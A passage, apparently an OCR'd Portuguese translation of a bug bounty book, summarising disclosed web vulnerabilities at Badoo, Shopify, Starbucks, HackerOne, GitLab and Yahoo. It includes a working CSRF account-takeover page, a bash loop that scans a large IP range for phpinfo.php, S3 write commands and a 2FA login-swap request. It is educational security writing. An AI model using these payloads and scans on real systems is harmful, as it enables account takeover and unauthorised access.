Link **do relatório:** https://hackerone.com/reports/127703[4]

Data da denúncia: 1º de abril

de 2016 **Recompensa paga**:

US$ 852 **Descrição**:

[4] https://hackerone.com/reports/127703

Se você verificar o Badoo, perceberá que ele se protege contra CSRF incluindo um parâmetro de URL, **rt**, que tem apenas 5 dígitos (pelo menos no momento em que este artigo foi escrito). Embora eu tenha notado isso quando o Badoo foi lançado no HackerOne, não consegui encontrar uma maneira de explorar isso. No entanto, Mahmoud Jamal (zombiehelp54) conseguiu.

Ao reconhecer o parâmetro rt e seu valor, ele também notou que o parâmetro era retornado em quase todas as respostas json. Infelizmente, isso não foi útil, pois o CORS (Cross Origin Resource Sharing) protege o Badoo contra invasores que leem essas respostas. Então, Mahmoud continuou investigando.

Acontece que o arquivo https://eu1.badoo.com/worker-scope/chrome-service-worker.js continha o valor rt. Melhor ainda é que esse arquivo pode ser lido arbitrariamente por um invasor sem que a vítima precise fazer nada, exceto visitar a página da Web mal-intencionada. Aqui está o código que ele forneceu:

```
<html>
<head>
<title>Conta do Badoo assume o controle</title>
<script src=https://eu1.badoo.com/worker-scope/chrome-service-worker.js?ws=1></s\ cript>
</head>
<body>
<script>
function getCSRFcode(str) {
   return str.split('=')[2];
}
window.onload = function(){
var csrf_code = getCSRFcode(url_stats);
csrf_url = 'https://eu1.badoo.com/google/verify.phtml?code=4/nprfspM3yfn2SFUBear\
08KQaXo609JkArgoju1gZ6Pc&authuser=3&session_state=7cb85df679219ce71044666c7be3e0\
37ff54b560..a810&prompt=none&rt='+ csrf_code;
window.location = csrf_url;
};
</script>
```

Basicamente, quando uma vítima carrega essa página, ela chama o script do Badoo, pega o parâmetro rt do usuário e faz uma chamada em nome da vítima. Nesse caso, a chamada era para vincular a conta de Mahmoud à da vítima, essencialmente completando um controle de conta.

Conclusões

Onde há fumaça, há fogo. Aqui, Mahmoud notou que o parâmetro rt estava sendo retornado em diferentes locais, especialmente em respostas json. Por causa disso, ele adivinhou, com razão, que ele poderia aparecer em algum lugar que poderia ser explorado - nesse caso, um arquivo js.

Daqui para frente, se você achar que algo está errado, continue investigando. Usando o Burp, verifique todos os recursos que estão sendo chamados quando você visita um site/aplicativo de destino.

Resumo

A CSRF representa outro vetor de ataque e pode ser executada sem que a vítima saiba ou realize ativamente uma ação. Encontrar vulnerabilidades de CSRF pode exigir alguma engenhosidade e, mais uma vez, o desejo de testar tudo.

Em geral, os formulários da Web são protegidos de maneira uniforme por estruturas de aplicativos como o Rails se o site estiver realizando uma solicitação POST, mas as APIs podem ser uma história diferente. Por exemplo, o Shopify é escrito principalmente usando a estrutura Ruby on Rails, que fornece proteção CSRF para todos os formulários por padrão (embora possa ser desativada). Entretanto, é claro que esse não é necessariamente o caso das APIs criadas com a estrutura. Por fim, fique atento a quaisquer chamadas que alterem dados do servidor (como ações de exclusão) que estejam sendo executadas por uma solicitação GET.

9. Vulnerabilidades da lógica de aplicativos

Descrição

As vulnerabilidades da lógica do aplicativo são diferentes dos outros tipos que discutimos até agora. Enquanto a injeção de HTML, a poluição de parâmetros de HTML e o XSS envolvem a submissão de algum tipo de entrada potencialmente mal-intencionada, as vulnerabilidades da lógica do aplicativo realmente envolvem a manipulação de cenários e a exploração de bugs na codificação do aplicativo Web.

Um exemplo notável desse tipo de ataque foi realizado por Egor Homakov contra o GitHub, que usa Ruby on Rails. Se você não conhece o Rails, ele é uma estrutura da Web muito popular que cuida de grande parte do trabalho pesado no desenvolvimento de um site.

Em março de 2012, Egor sinalizou para a comunidade Rails que, por padrão, o Rails aceitaria todos os parâmetros enviados a ele e usaria esses valores para atualizar os registros do banco de dados (dependendo da implementação dos desenvolvedores). O pensamento dos desenvolvedores principais do Rails era que os desenvolvedores web que usavam o Rails deveriam ser responsáveis por fechar essa lacuna de segurança e definir quais valores poderiam ser enviados por um usuário para atualizar registros. Esse comportamento já era bem conhecido na comunidade, mas o tópico no GitHub mostra como poucos avaliaram o risco que isso representava https://github.com/rails/rails/issues/5228[1].

Quando os desenvolvedores principais discordaram dele, Egor passou a explorar uma vulnerabilidade de autenticação no GitHub, adivinhando e enviando valores de parâmetros que incluíam uma data de criação (não é muito difícil se você já trabalhou com Rails e sabe que a maioria dos registros inclui uma coluna criada e atualizada no banco de dados). Como resultado, ele criou um tíquete no GitHub com a data anos no futuro. Ele também conseguiu atualizar as chaves de acesso SSH, o que lhe permitiu acessar o repositório de código oficial do GitHub.

Conforme mencionado, o hack foi possível por meio do código de back-end do GitHub, que não autenticou adequadamente o que Egor estava fazendo, ou seja, que ele não deveria ter permissão para enviar valores para a data de criação, que posteriormente foram usados para atualizar os registros do banco de dados. Nesse caso, Egor encontrou o que foi chamado de vulnerabilidade de atribuição em massa.

As vulnerabilidades da lógica de aplicativos são um pouco mais difíceis de encontrar em comparação com os tipos de ataques discutidos anteriormente, pois dependem de um pensamento criativo sobre as decisões de codificação e não são apenas uma questão de enviar um código potencialmente malicioso do qual os desenvolvedores não escapam (não estou tentando minimizar outros tipos de vulnerabilidade aqui, alguns ataques XSS são muito complexos!)

Com o exemplo do GitHub, Egor sabia que o sistema era baseado no Rails e como o Rails lidava com a entrada do usuário. Em outros exemplos, pode ser uma questão de fazer chamadas diretas à API

[1] https://github.com/rails/rails/issues/5228

programaticamente para testar o comportamento que complementa um site, conforme visto no desvio de privilégio de administrador da Shopify abaixo. Ou, é uma questão de reutilizar valores retornados de chamadas de API autenticadas para fazer chamadas de API subsequentes, o que você não deveria ter permissão para fazer.

Exemplos

1. Contorno de privilégio do administrador da Shopify

Dificuldade: Baixa

Url: shop.myshopify.com/admin/mobile_devices.json **Link do relatório:** https://hackerone.com/reports/100938[2] **Data da denúncia**: 22 de novembro de 2015

Recompensa paga: $500

Descrição:

A Shopify é uma plataforma enorme e robusta que inclui uma interface de usuário voltada para a Web e APIs de suporte. Neste exemplo, a API não validou algumas permissões que a IU da Web aparentemente validou. Como resultado, os administradores da loja, que não tinham permissão para receber notificações por e-mail, podiam contornar essa configuração de segurança manipulando o endpoint da API para receber notificações em seus dispositivos Apple.

De acordo com o relatório, o hacker teria apenas que:

- Faça login no aplicativo para celular da Shopify com uma conta de acesso total
- Interceptar a solicitação para POST /admin/mobile_devices.json
- Remova todas as permissões dessa conta.
- Remova a notificação móvel adicionada.
- Repetir a solicitação para POST /admin/mobile_devices.json

Depois de fazer isso, esse usuário receberia notificações móveis para todos os pedidos feitos à loja, ignorando assim as configurações de segurança definidas pela loja.

Conclusões

Há duas conclusões importantes aqui. Primeiro, nem tudo se resume à injeção de código, HTML etc. Lembre-se sempre de usar um proxy e observar quais informações estão sendo passadas para um site e brincar com elas para ver o que acontece. Nesse caso, bastou remover os parâmetros POST para contornar as verificações de segurança. Em segundo lugar, novamente, nem todos os ataques são baseados em páginas da Web em HTML. Os endpoints de API sempre apresentam uma área potencial de vulnerabilidade, portanto, certifique-se de considerar e testar ambos.

[2] https://hackerone.com/reports/100938

2. Condições da Corrida Starbucks

Dificuldade: Média

Url: Starbucks.com

Link **do relatório:** http://sakurity.com/blog/2015/05/21/starbucks.html[3]

Data da denúncia: 21 de maio

de 2015 **Recompensa paga**:

US$ 0 **Descrição**:

Se você não estiver familiarizado com as condições de corrida, basicamente, elas se resumem a dois processos potenciais competindo para serem concluídos um contra o outro com base em uma situação inicial que se torna inválida enquanto as solicitações estão sendo executadas. Em outras palavras, é uma situação em que você tem dois processos que deveriam ser mutuamente exclusivos, incapazes de serem concluídos, mas como ocorrem quase simultaneamente, eles têm permissão para fazê-lo.

Veja um exemplo,

1. Você acessa o site do seu banco no celular e solicita uma transferência de US$ 500 de uma conta com apenas US$ 500 para outra conta.
2. A solicitação está demorando muito (mas ainda está sendo processada), então você faz login no seu laptop e faz a mesma solicitação novamente.
3. A solicitação do laptop é concluída quase imediatamente, mas o mesmo acontece com o telefone.
4. Você atualiza suas contas bancárias e vê que tem US$ 1.000 em sua conta. Isso significa que a solicitação foi processada duas vezes, o que não deveria ter sido permitido porque você só tinha US$ 500 para começar.

Embora isso seja muito básico, a noção é a mesma: existe alguma condição para iniciar uma solicitação que, quando concluída, não existe mais.

Então, voltando ao exemplo, Egor testou a transferência de dinheiro de um cartão Starbucks e descobriu que poderia invocar condições de corrida com sucesso. As solicitações foram criadas quase simultaneamente usando o programa cURL.

Conclusões

As condições de corrida são um vetor de vulnerabilidade interessante que às vezes pode existir quando os aplicativos estão lidando com algum tipo de saldo, como dinheiro, créditos etc. A descoberta da vulnerabilidade nem sempre acontece na primeira tentativa e pode exigir a realização de várias solicitações simultâneas repetidas. Aqui, Egor fez 6 solicitações antes de ser bem-sucedido. Mas lembre-se de que, ao fazer esse teste, você deve respeitar a carga de tráfego e evitar sobrecarregar um site com solicitações de teste contínuas.

[3] http://sakurity.com/blog/2015/05/21/starbucks.html

3. Escalonamento de privilégios do Binary.com

Dificuldade: Baixa

Url: binary.com

Link **do relatório:** https://hackerone.com/reports/98247[4]

Data do relatório: 14 de novembro de 2015

Recompensa paga: $300

Descrição:

Essa é realmente uma vulnerabilidade direta que não precisa de muita explicação.

Essencialmente, nessa situação, um usuário podia fazer login em qualquer conta e visualizar informações confidenciais ou executar ações em nome da conta de usuário invadida, bastando conhecer o ID da conta do usuário.

Antes da invasão, se você fizesse login no Binary.com/cashier e inspecionasse o HTML da página, notaria uma tag <iframe> que incluía um parâmetro PIN. Esse parâmetro era, na verdade, o ID de sua conta.

Em seguida, se você editasse o HTML e inserisse outro PIN, o site executaria automaticamente uma ação na nova conta sem validar a senha ou qualquer outra credencial. Em outras palavras, o site o trataria como o proprietário da conta que você acabou de fornecer.

Novamente, tudo o que era necessário era saber o número da conta de alguém. Você poderia até mesmo alterar o evento que ocorre no iframe para PAYOUT para invocar uma ação de pagamento para outra conta. No entanto, a Binary.com indica que todas as retiradas requerem revisão humana manual, mas isso não significa necessariamente que isso teria sido detectado

Conclusões

Se estiver procurando por vulnerabilidades baseadas em autenticação, fique atento ao local onde as credenciais estão sendo passadas para um site. Embora essa vulnerabilidade tenha sido detectada ao examinar o código-fonte da página, você também poderia ter notado as informações sendo passadas ao usar um interceptador de proxy.

Se você encontrar algum tipo de credencial sendo passada, observe se ela não parece criptografada e tente brincar com ela. Nesse caso, o PIN era apenas CRXXXXXX, enquanto a senha era 0e552ae717a1d08cb134f132; claramente, o PIN não estava criptografado, enquanto a senha estava. Os valores não criptografados representam uma boa área para começar a brincar com eles.

[4] https://hackerone.com/reports/98247

4. Manipulação de sinal do HackerOne

Dificuldade: Baixa

Url: hackerone.com/reports/XXXXX

Link **do relatório:** https://hackerone.com/reports/106305[5]

Data do relatório: 21 de dezembro de 2015

Recompensa paga: $500

Descrição:

No final de 2015, o HackerOne introduziu uma nova funcionalidade no site chamada Signal. Essencialmente, ele ajuda a identificar a eficácia dos relatórios de vulnerabilidade anteriores de um Hacker depois que esses relatórios são fechados. É importante observar aqui que os usuários podem fechar seus próprios relatórios no HackerOne, o que supostamente não resultará em nenhuma alteração em sua reputação e sinal

Então, como você provavelmente pode imaginar, ao testar a funcionalidade, um hacker descobriu que ela estava implementada de forma inadequada e permitia que um hacker criasse um relatório para qualquer equipe, fechasse o relatório e recebesse um aumento de sinal.

E isso foi tudo o que aconteceu

Conclusões

Embora seja uma descrição curta, a conclusão aqui não pode ser exagerada: **fique atento a novas funcionalidades!** Quando um site implementa uma nova funcionalidade, ele é como carne fresca para os hackers. A nova funcionalidade representa a oportunidade de testar o novo código e procurar bugs. O mesmo aconteceu com as vulnerabilidades CSRF do Twitter e XSS do Facebook do Shopify. Para tirar o máximo proveito disso, é uma boa ideia se familiarizar com as empresas e se inscrever nos blogs das empresas para ser notificado quando algo for lançado. Em seguida, faça o teste.

5. Baldes S3 da Shopify abertos

Dificuldade: Média

Url: cdn.shopify.com/assets

Link **do relatório:** https://hackerone.com/reports/106305[6]

Data do relatório: 9 de novembro de 2015

Recompensa paga: US$ 1.000

[5] https://hackerone.com/reports/106305
https://hackerone.com/reports/106305[6]

Descrição:

O Amazon Simple Storage, S3, é um serviço que permite aos clientes armazenar e servir arquivos dos servidores em nuvem da Amazon. A Shopify e muitos sites usam o S3 para armazenar e veicular conteúdo estático, como imagens.

Todo o conjunto do Amazon Web Services, AWS, é muito robusto e inclui um sistema de gerenciamento de permissões que permite aos administradores definir permissões por serviço, incluindo o S3. As permissões incluem a capacidade de criar buckets S3 (um bucket é como uma pasta de armazenamento), ler de buckets e gravar em buckets, entre muitas outras.

De acordo com a divulgação, o Shopify não configurou corretamente as permissões de seus buckets S3 e, inadvertidamente, permitiu que qualquer usuário autenticado da AWS lesse ou gravasse em seus buckets. Obviamente, isso é problemático porque você não gostaria que black hats mal-intencionados usassem seus buckets do S3 para armazenar e servir arquivos, no mínimo.

Infelizmente, os detalhes desse tíquete não foram divulgados, mas é provável que isso tenha sido descoberto com o AWS CLI, um kit de ferramentas que permite interagir com os serviços do AWS a partir da linha de comando. Embora você precise de uma conta do AWS para fazer isso, a criação de uma é realmente gratuita, pois você não precisa ativar nenhum serviço. Como resultado, com a CLI, você pode se autenticar no AWS e depois testar o acesso (foi exatamente assim que encontrei o bucket do HackerOne listado abaixo).

Conclusões

Quando estiver examinando um alvo em potencial, certifique-se de observar todas as diferentes ferramentas, inclusive os serviços da Web, que ele parece estar usando. Cada serviço, software, sistema operacional etc. que você encontrar revela um novo vetor de ataque em potencial. Além disso, é uma boa ideia se familiarizar com ferramentas populares da Web, como AWS S3, Zendesk, Rails etc., que muitos sites usam.

6. Baldes S3 do HackerOne abertos

Dificuldade: Média

Url: [REDACTED].s3.amazonaws.com

Link **do relatório:** https://hackerone.com/reports/128088[7]

Data da denúncia: 3 de abril de

2016 **Recompensa paga**: US$

2.500 **Descrição**:

[7] https://hackerone.com/reports/128088

Vamos fazer algo um pouco diferente aqui. Essa é uma vulnerabilidade que eu realmente descobri e é um pouco diferente do bug da Shopify descrito acima, portanto, vou compartilhar tudo em detalhes sobre como descobri isso.

Portanto, para começar, a vulnerabilidade descrita acima era para um bucket que estava publicamente vinculado ao Shopify. Isso significa que, ao visitar sua loja, você veria chamadas para o serviço S3 da Amazon, de modo que o hacker sabia qual era o bucket a ser atacado. Eu não sabia - encontrei o bucket que hackeei com um script legal e alguma engenhosidade.

No fim de semana de 3 de abril, não sei por que, mas decidi tentar pensar fora da caixa e atacar o HackerOne. Eu estava brincando com o site deles desde o início e ficava me chutando toda vez que uma nova vulnerabilidade com divulgação de informações era encontrada, perguntando-me como eu não havia percebido. Eu me perguntava se o bucket S3 deles era vulnerável como o Shopify. Também fiquei me perguntando como o hacker acessou o bucket do Shopify. Imaginei que tivesse que usar as ferramentas de linha de comando da Amazon.

Normalmente, eu teria me contido, achando que não havia como a HackerOne estar vulnerável depois de todo esse tempo. Mas uma das muitas coisas que me chamou a atenção em minha entrevista com Ben Sadeghipour (@Nahamsec) foi não duvidar de mim mesmo ou da capacidade de uma empresa de cometer erros.

Então, pesquisei no Google para obter alguns detalhes e encontrei duas páginas

interessantes: There's a Hole in 1,951 Amazon S3 Buckets[8]

S3 Bucket Finder[9]

O primeiro é um artigo interessante da Rapid7, uma empresa de segurança, que fala sobre como eles descobriram os buckets S3 que podiam ser gravados publicamente e fizeram isso com fuzzing, ou seja, adivinhando o nome do bucket.

A segunda é uma ferramenta interessante que pega uma lista de palavras e chama o S3 em busca de buckets. Mas havia uma linha-chave no artigo da Rapid7, " Adivinhando nomes por meio de alguns dicionários diferentes Listade nomes de empresas da Fortune 1000 com **permutações em .com, -backup, -media**

Isso foi interessante. Criei rapidamente uma lista de possíveis nomes de baldes para o HackerOne, como

> hackerone, hackerone.marketing, hackerone.attachments, hackerone.users, hackerone.files, etc.

Nenhum deles é o balde verdadeiro - eles o retiraram do relatório, então estou honrando isso, embora eu tenha certeza de que você também poderá encontrá-lo. Vou deixar isso para um desafio.

Agora, usando o script Ruby, comecei a chamar os buckets. Logo de cara, as coisas não pareciam boas. Encontrei alguns buckets, mas o acesso foi negado. Sem sorte, fui embora e fiquei assistindo ao NetFlix.

---

[8] https://community.rapid7.com/community/infosec/blog/2013/03/27/1951-open-s3-buckets

https://digi.ninja/projects/bucket_finder.php[9]

Mas essa ideia estava me incomodando. Então, antes de dormir, decidi executar o script novamente com mais permutações. Novamente encontrei vários buckets que pareciam ser do HackerOne, mas todos tinham acesso negado. Percebi que o acesso negado pelo menos me dizia que o bucket existia.

Abri o script Ruby e percebi que ele estava chamando o equivalente à função **ls** nos buckets. Em outras palavras, ele estava tentando ver se eles eram publicamente legíveis - eu queria saber isso E se eles eram publicamente **ESCREVÍVEIS**.

Agora, como um aparte, a AWS fornece uma ferramenta de linha de comando, aws-cli. Sei disso porque já a usei antes, portanto, um rápido sudo apt-get aws-cli em minha VM e eu tinha as ferramentas. Eu as configurei com minha própria conta do AWS e estava pronto para começar. Você pode encontrar instruções para isso em docs.aws.amazon.com/cli/latest/userguide/installing.html

Agora, o comando **aws s3 help** abrirá a ajuda do S3 e detalhará os comandos disponíveis, algo em torno de 6 no momento em que escrevo isto. Um deles é o **mv**, na forma de **aws s3 mv [FILE] [s3://BUCKET]**. Então, no meu caso, tentei:

```
toque em test.txt
aws s3 mv test.txt s3://hackerone.marketing
```

Esse foi o primeiro bucket para o qual recebi acesso negado E " move failed: ./test.txt to s3://hackerone.marketing/test.txt A client error (AccessDenied) occurred when calling the PutObject operation: Access Denied".

Então, tentei a próxima opção**: aws s3 mv test.txt s3://hackerone.files** E TIVE SUCESSO! Recebi a mensagem "move: ./test.txt to s3://hackerone.files/test.txt"

Incrível! Agora, tentei excluir o arquivo: **aws s3 rm s3://hackerone.files/test.txt** E, novamente, SUCESSO!

Mas agora a dúvida. Entrei rapidamente no HackerOne para fazer o relatório e, enquanto digitava, percebi que não podia confirmar a propriedade do bucket. O AWS S3 permite que qualquer pessoa crie qualquer bucket em um namespace global. Ou seja, você, o leitor, poderia ser o proprietário do bucket que eu estava hackeando.

Eu não tinha certeza se deveria informar sem confirmar. Pesquisei no Google para ver se encontrava alguma referência ao balde e não encontrei nada. Afastei-me do computador para clarear as ideias. Achei que, na pior das hipóteses, receberia outro relatório N/A e -5 de reputação. Por outro lado, achei que isso valeria pelo menos US$ 500, talvez US$ 1.000 com base na vulnerabilidade do Shopify.

Pressionei enviar e fui dormir. Quando acordei, o HackerOne havia respondido parabenizando a descoberta e dizendo que já haviam corrigido o problema e alguns outros buckets que estavam vulneráveis. Sucesso! E, para crédito deles, quando concederam a recompensa, levaram em conta a possível gravidade do problema, incluindo os outros compartimentos que não encontrei, mas que estavam vulneráveis.

Conclusões

Há várias conclusões a serem tiradas desse fato:

1. Não subestime sua engenhosidade e o potencial de erros dos desenvolvedores. A HackerOne é uma equipe incrível de pesquisadores de segurança incríveis. Mas as pessoas cometem erros. Desafie suas suposições.
2. Não desista após a primeira tentativa. Quando descobri isso, a navegação em cada bucket não estava disponível e eu quase desisti. Mas depois tentei gravar um arquivo e funcionou.
3. Tudo se resume ao conhecimento. Se você souber quais tipos de vulnerabilidades existem, saberá o que procurar e testar. A compra desse livro foi um ótimo primeiro passo.
4. Eu já disse isso antes e vou repetir: uma superfície de ataque é mais do que o site, é também os serviços que a empresa está usando. Pense fora da caixa.

7. Como contornar a autenticação de dois fatores do GitLab

Dificuldade: Média

Url: n/a

Link **do relatório:** https://hackerone.com/reports/128085[10]

Data da denúncia: 3 de abril de

2016 **Recompensa paga**: n/a

Descrição:

Em 3 de abril, Jobert Abma (cofundador da HackerOne) relatou ao GitLab que, com a autenticação de dois fatores ativada, um invasor conseguiu fazer login na conta de uma vítima sem saber a senha da vítima.

Para quem não está familiarizado, a autenticação de dois fatores é um processo de duas etapas para fazer login - normalmente, o usuário digita seu nome de usuário e senha e, em seguida, o site envia um código de autorização, geralmente por e-mail ou SMS, que o usuário precisa digitar para concluir o processo de login.

Nesse caso, a Jobert percebeu que, durante o processo de login, quando o invasor digitava seu nome de usuário e senha, um token era enviado para finalizar o login. Ao enviar o token, a chamada POST era semelhante a:

[10] https://hackerone.com/reports/128085

```
POST /users/sign_in HTTP/1.1
Host: 159.xxx.xxx.xxx
...

----------1881604860
Content-Disposition: form-data; name="user[otp_attempt]"

212421
----------1881604860--
```

Se um invasor interceptar isso e adicionar um nome de usuário à chamada, por exemplo:

```
POST /users/sign_in HTTP/1.1
Host: 159.xxx.xxx.xxx
...

----------1881604860
Content-Disposition: form-data; name="user[otp_attempt]"

212421
----------1881604860
Content-Disposition: form-data; name="user[login]"

joão
----------1881604860--
```

O invasor poderia fazer login na conta de John se o token otp_attempt fosse válido para John. Em outras palavras, durante a autenticação em duas etapas, se um invasor adicionasse um parâmetro **user[login]**, ele poderia alterar a conta na qual estava efetuando login.

Agora, a única ressalva aqui era que o invasor tinha que ter um token OTP válido para a vítima. Mas é nesse ponto que a força bruta poderia ocorrer. Se os administradores do site não implementaram a limitação de taxa, Jobert pode ter conseguido fazer chamadas repetidas para o servidor para adivinhar um token válido. A probabilidade de um ataque bem-sucedido dependeria do tempo de trânsito do envio da solicitação ao servidor e do período de validade de um token, mas, independentemente disso, a vulnerabilidade aqui é bastante evidente.

Conclusões

A autenticação de dois fatores é um sistema difícil de acertar. Ao perceber que um site o está usando, você deve testar completamente todas as funcionalidades, inclusive a duração do token, o número máximo de tentativas, a reutilização de tokens expirados, a probabilidade de adivinhar um token etc.

8. Divulgação de informações PHP do Yahoo

Dificuldade: Média

Url: http://nc10.n9323.mail.ne1.yahoo.com/phpinfo.php

Link **do relatório:** https://blog.it-securityguard.com/bugbounty-yahoo-phpinfo-php-disclosure- 2/11

Data de divulgação: 16 de outubro de 2014

Recompensa paga: n/a

Descrição:

Embora não tenha tido um pagamento enorme como algumas das outras vulnerabilidades que incluí (na verdade, pagou US$ 0, o que é surpreendente!), esse é um dos meus relatórios favoritos porque me ajudou a aprender a importância da varredura e da automação da rede.

Em outubro de 2014, Patrik Fehrenbach (de quem você deve se lembrar da entrevista nº 2 do Hacking Pro Tips - excelente pessoa!) encontrou um servidor do Yahoo com um arquivo phpinfo() acessível. Se você não estiver familiarizado com o phpinfo(), trata-se de um comando sensível que nunca deve ser acessado na produção, muito menos estar disponível publicamente, pois ele revela todos os tipos de informações do servidor.

Agora, você deve estar se perguntando como Patrik encontrou o site http://nc10.n9323.mail.ne1.yahoo.com - Com certeza estava. Acontece que ele fez um ping no yahoo.com, que retornou 98.138.253.109. Em seguida, ele passou esse número para o WHOIS e descobriu que o Yahoo realmente possuía o seguinte:

NetRange: 98.136.0.0 - 98.139.255.255
CIDR: 98.136.0.0/14
OriginAS:
NetName: A-YAHOO-US9
NetHandle: NET-98-136-0-0-1 Pai:
NET-98-0-0-0-0
NetType: Direct Allocation
RegDate: 2007-12-07
Atualizado: 2012-03-02
Ref: http://whois.arin.net/rest/net/NET-98-136-0-0-1

Observe a primeira linha - o Yahoo possui um bloco enorme de endereços IP, de 98.136.0.0 a 98.139.255.255, ou 98.136.0.0/14, o que representa 260.000 endereços IP exclusivos. São muitos alvos em potencial.

Em seguida, Patrik escreveu um script bash simples para procurar um arquivo phpinfo disponível:

[11] https://blog.it-securityguard.com/bugbounty-yahoo-phpinfo-php-disclosure-2/

```
#!/bin/bash
for ipa in 98.13{6..9}.{0..255}.{0..255}; do
wget -t 1 -T 5 http://${ipa}/phpinfo.php; done &
```

Com isso, ele encontrou o servidor aleatório do Yahoo.

Conclusões

Ao hackear, considere toda a infraestrutura de uma empresa como um jogo justo, a menos que ela lhe diga que está fora do escopo. Embora esse relatório não tenha pago uma recompensa, sei que Patrik empregou técnicas semelhantes para encontrar alguns pagamentos significativos de quatro dígitos.

Além disso, você notará que havia 260.000 endereços potenciais aqui, o que teria sido impossível de verificar manualmente. Ao realizar esse tipo de teste, a automação é extremamente importante e deve ser empregada.

9. Votação do HackerOne Hacktivity

Dificuldade: Média

Url: https://hackerone.com/hacktivity

Link **do relatório:** https://hackereone.com/reports/137503[12]

Data da denúncia: 10 de maio de

2016 **Recompensa paga**: Swag

Descrição:

Embora tecnicamente não seja realmente uma vulnerabilidade de segurança nesse caso, esse relatório é um ótimo exemplo de como pensar fora da caixa.

Em algum momento no final de abril/início de maio de 2016, o HackerOne desenvolveu uma funcionalidade para que os hackers votassem em relatórios por meio de sua listagem Hacktivity. Havia uma maneira fácil e uma maneira difícil de saber que a funcionalidade estava disponível. Pelo modo fácil, uma chamada GET para **/current_user** quando conectado incluiria **hacktivity_voting_enabled: false**. A maneira difícil é um pouco mais interessante, onde está a vulnerabilidade e por que estou incluindo este relatório.

Se você visitar o hacktivity e visualizar o código-fonte da página, perceberá que ele é bastante esparso, com apenas algumas divs e nenhum conteúdo real.

[12] https://hackerone.com/reports/137503


```
  <link rel="stylesheet" media="all" href="/assets/application-78d07042.css" />
  <link rel="stylesheet" media="all" href="/assets/vendor-3b47297caaa9fa37ef0fb85a01b3dac2.css" />
  <script src="/assets/constants-13d5aa645a046628d576fd84718eabae.js"></script>
  <script src="/assets/vendor-3fbd26dc.js"></script>
  <script src="/assets/frontend-d7faedcb.js"></script>
  <script src="/assets/application-56394a13ade9e799b8d9b9acc44006d6.js"></script>
  <link rel="alternate" type="application/rss+xml" title="RSS" href="https://hackerone.com/blog" />
</head>
<body class="controller_hacktivity action_index application_full_width_layout js-backbone-routed" data-locale="en">
  <div class="alerts">
</div>


  <noscript>
  <div class="js-disabled">
    It looks like your JavaScript is disabled. For a better experience on HackerOne, enable JavaScript in your browser.
  </div>
</noscript>


  <div class="js-topbar"></div>

    <div class="js-full-width-container full-width-container">
    <div class="maintenance-banner-bar"></div>









    <div class="full-width-inner-container">




      <div class="clearfix"></div>
    </div>

    <div class="full-width-footer-wrapper">
      <div class="inner-container">
          <div id="js-footer"></div>

      </div>
    </div>
  </div>
```

Fonte da página HackerOne Hacktivity

Agora, se você não estiver familiarizado com a plataforma deles e não tiver um plug-in como o wappalyzer instalado, basta olhar para a origem dessa página para saber que o conteúdo está sendo renderizado por javascript.

Portanto, com isso em mente, se você abrir as ferramentas de desenvolvimento no Chrome ou no Firefox, poderá verificar o código-fonte do javascript (no Chrome, vá para fontes e, à esquerda, na **parte superior >hackerone.com->assets->frontend-XXX.js**). O Chrome devtools vem com um belo botão de impressão **{}** que tornará legível o javascript minificado. Você também pode usar o Burp e analisar a resposta que retorna esse arquivo Javascript.

Aqui está o motivo da inclusão: se você pesquisar **POST** no Javascript, poderá encontrar vários caminhos usados pelo HackerOne, que podem não ser imediatamente aparentes, dependendo de suas permissões e do que é exposto a você como conteúdo. Um deles é:



